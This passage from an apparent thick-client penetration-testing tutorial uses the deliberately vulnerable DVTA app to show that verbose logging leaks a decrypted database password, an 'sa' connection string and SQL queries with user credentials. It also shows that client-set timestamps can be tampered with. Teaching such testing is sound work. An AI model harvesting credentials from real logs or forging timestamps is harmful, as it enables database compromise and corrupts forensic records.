
This is the output of this particular console application. This command will open the DVTA application and then log in to the application as shown below.



```
Microsoft Windows [Version 10.0.19041.804]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\vijvi>cd C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release

C:\Users\vijvi\OneDrive\Desktop\twmp folder\Work\Release>dvta.exe > C:\Users\vijvi\OneDrive\Desktop\logs.txt

C:\Users\vijvi\OneDrive\Desktop\twmp folder
```

Username: vijay
Password: •••••

After login to the application click on the view expanses and then click on the view profile and then logout.




Welcome.. vijay

Username: vijay
Email ID: vijay@test.com

item	price	date	time
Travelling	5000	10 February 2021	15:08:56
Travelling	5000	10 February 2021	00:03:04


Further, then login to different accounts such as raj and then explore the application and the logout.




Username: raj
Email ID: raj@test.com

item	price	date	time
firewall	100$	27 February 2021	01:22:06

Similarly, login as an admin user and click on Backup data to FTP Server.




Basically, we are just browsing through the application to create some logs. As you can see this will create a log file on the desktop



```
Microsoft Win
(c) 2020 Micr

C:\Users\vijv
```

Open up that file using notepad and there you can lot of interesting stuff such as Decrypted Database password, Database Connection String and SQL queries …etc



```
p@ssw0rd
Decrypted dbpasword: p@ssw0rd
Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;
Password=p@ssw0rd;Integrated Security=false
SELECT * FROM users where username='vijay' and password='vijay'
p@ssw0rd
Decrypted dbpasword: p@ssw0rd
Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;
Password=p@ssw0rd;Integrated Security=false
p@ssw0rd
Decrypted dbpasword: p@ssw0rd
Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;
Password=p@ssw0rd;Integrated Security=false
SELECT * FROM users where username='raj' and password='raj'
p@ssw0rd
Decrypted dbpasword: p@ssw0rd
Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;
Password=p@ssw0rd;Integrated Security=false
p@ssw0rd
Decrypted dbpasword: p@ssw0rd
Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;
Password=p@ssw0rd;Integrated Security=false
p@ssw0rd
Decrypted dbpasword: p@ssw0rd
Data Source = localhost\SQLEXPRESS; Initial Catalog=DVTA; User Id=sa;
```

Lots of interesting stuff is right there and obviously just using these logs we will be able to compromise the entire database because we have the database connection string and we can log in to the database using these logs.

This is why excessive logging in a production application is dangerous.


Forensic Investigation: – Unreliable logs

This is the common issue that we come across when the testing thick client application is tempering client site data that can be used for forensic investigation.

For example, your application is taking some time stamps from the client machine and they are saved in the database for investigation purposes in the future. If there are any incidents and if they want to check the timestamps of the client's actions, they can use this data collected from the client.

However, if this client-side data is tempered by the client and if it is not validated further on the server side it can create unreliable logs on the server-side.

Let's see how it can be tested in the DVTA application. To do this open up the DVTA application and log in as Vijay and then Add some expenses as shown below.



Add Expenses


Date: 27 February 2021

Item: Clothes

Price: 10000

Also, we can view expenses so they will retrieve the data from the database, and if you notice the time is automatically taken from the system. What is the user change this time from 1:31 am to 2:30

pm obviously this will result in incorrect unreliable logs on the server-side.



item	price	date	time
Travelling	5000	10 February 2021	15:08:56
Travelling	5000	10 February 2021	00:03:04
Clothes	10000	27 February 2021	01:31:27

This is one of the issues that we may want to report If any client-side artifacts are being collected being forensic purposes. So, this is how we can pentest Thick Client Applications. In the next article, we will talk about Reversing and patching the application.